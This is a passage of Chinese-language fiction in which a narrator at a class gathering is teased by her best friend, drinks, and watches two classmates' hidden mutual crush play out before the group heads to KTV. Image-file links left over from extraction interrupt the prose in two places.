    黑暗中,我感觉整张脸都因为闺蜜这阴阳怪气的语调给整红温了,“你怎么这样,我有在努力啊!”“你动摇了。”


    “我没有。”我矢口否认。


    闺蜜收回视线,没有再继续这个话题。


    我伸手抹了一把脸,从桌子上拿起自己的酒杯灌了一口。


    冰凉的酒液滑入食管,我冷静下来,继续围观班长和男同学互相隐瞒的表白大戏。


    “少喝点,一会还要转战去ktv,今天晚上有你喝的时候。”


    我想了想,还是把酒杯放下了。